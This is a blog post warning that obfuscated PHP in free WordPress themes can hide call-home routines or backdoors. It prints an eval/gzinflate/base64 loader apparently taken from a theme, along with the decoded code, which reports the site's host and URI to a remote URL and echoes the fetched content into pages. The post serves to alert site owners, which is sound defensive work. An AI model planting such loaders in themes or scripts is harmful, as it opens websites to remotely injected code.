
Obfuscated PHP code in Wordpress Themes or PHP scripts may be a security hole!

Gosh, some things really shouldn't be done!
One thing for example is that stupid attitude to "scramble" PHP code by nesting it a zillion times using eval(), gz_deflate(), base64_encode() and str_rot13.
You find this in some "freely" available PHP scripts and some Wordpress Themes as well. Actually nobody seems to care, that this may be well worth considering as a huge security hole!

Here's a screenshot of what this typically looks like in the Wordpress theme editor:



The idea behind this bevahour might be reasonable and well understandable if we think of no bad attitude: The author simply wants to inherit his own copyright and may want to make sure, that the "advertisement stuff" stays intact.

While this may keep the non-knowledgeable user easily away from tampering with it, it is sort of annoying for practically everyone for one of these reasons:

- An honest user would never remove the copyright string (if we lived in a perfect world)
- Besides that, it may not be feasible to have the advertisement stuff on the webpages' footer

So for the general audience, the best way to get rid of this is to ask the author to remove the obfuscated code after paying him a royalty fee.
There's nothing bad about that, at least as long as the author can be contacted, grants a royalty and them removes the unbeloved obfuscated PHP code.

But let's look into this from another point of view, thinking straigth of non-legitimate use.

- What do you do, if the author cannot be contacted?
- What do you do, if the author resists in removing the code?
- NOBODY (except for the author) actually KNOWS, what's hidden inside the scrambled section. This could be anything from "nothing important" up to a hidden "call-home routine" or - even worse - a backdoor which allows injection of remotely included code

As you see from the screenshot above, you can't really tell what's inside - except if you take the time to decode it.
An arbitary user, who would just download and use some script or theme, will usually not have the knowledge to do this.

Let's look at a code, which I found inside a downloaded wordpress theme:
<?

eval(gzinflate(base64_decode('vZHRasIwFIavV/AdQpCSglSvJ7INV3Aw0NV2N2MESU9tZpZTkuiE6bsvOrsibre7/c+X/3xJwBg03
ECNxkm9ZINoGHTHWECePpIRoZVz9XW/r6ReFShWscD3vkDtQLu4ruobWYzCCq0b0XhtFGjhj7Iunyfpc5K+0EmWzfhkOs/oa
xTTcG3kH2CaPOXJPON5+uDRYdAJZEkYk9ptFootwXFRLvlmYRhdKIUf3JfwEmvQNIrIbkdOpNSSe/o3KiJhSMq1Fk6i5rCV1ll
GS6mAH/u/b2UPfZ+d4ApEheT2Ysya14mGnWBPQFn4R9NGrnvS8V90VDyzOqm/odSM0h5p4HPji35xUPBWrl1S+f6f+HzHMb
bgsPYDUfXI2E+ms4xPkrv7JO2RQYvBFsQBahOh0EIT7b8A'))); ?&gt

This does not allow to make any conclusion about what's inside.
Only after decoding it, we see the real source code behind:

```
error_reporting(0);
$CodeURL =
"http://SOMEURL?id=&host=".urlencode($_SERVER["HTTP_HOST"])."&uri=".urlencode($_SERVER["REQUEST_URI"]);

if ((intval(get_cfg_var("allow_url_fopen")) || intval(ini_get("allow_url_fopen"))) && function_exists("file_get_contents")) {
 echo @file_get_contents($CodeURL);
} elseif ((intval(get_cfg_var("allow_url_fopen")) || intval(ini_get("allow_url_fopen"))) && function_exists("file")) {
 $content = @file($CodeURL);
 echo @join("", $content);
} elseif (function_exists("curl_init")) {
 $ch = curl_init($CodeURL);
 curl_setopt($ch, CURLOPT_HEADER, 0);
 curl_exec($ch);
 curl_close($ch);
}
```

This may be a perfect example of how obfuscted code, found in an arbitary WordPress theme, could try to fetch a remote file into your Blog's web content. This _could_ be of course legit, e.g. if it downloads some advertisement banners or alike, but who says, that it couldn't be a PHP web shell as well?

So an arbitary attacker, who wants to infect thousands of blogs or websites, would just need to poison a few scripts and themes and distribute them for free.
"For Free" sells well on the web, so hundreds if not thousands of users would happily download and install it to their websites, not knowing that they possibly open up doors to remote attackers.

To conclude this: A perfect recommendation for end-users, which would help them to sort out legit from not-legit use of such practice is near to impossible. There's a zillion webpages out there bringing scripts, themes, gadgets and alike for website integration to the end-user. The best recommendation would be: Don't trust any source. Don't trust either script or theme, which does not come in pure plain-readable source code.

A second recommendation would be to decode the obfuscated code into human-readable plain text.
Simply use the PHP De-Scrambler I wrote to see what's hidden from your eyes.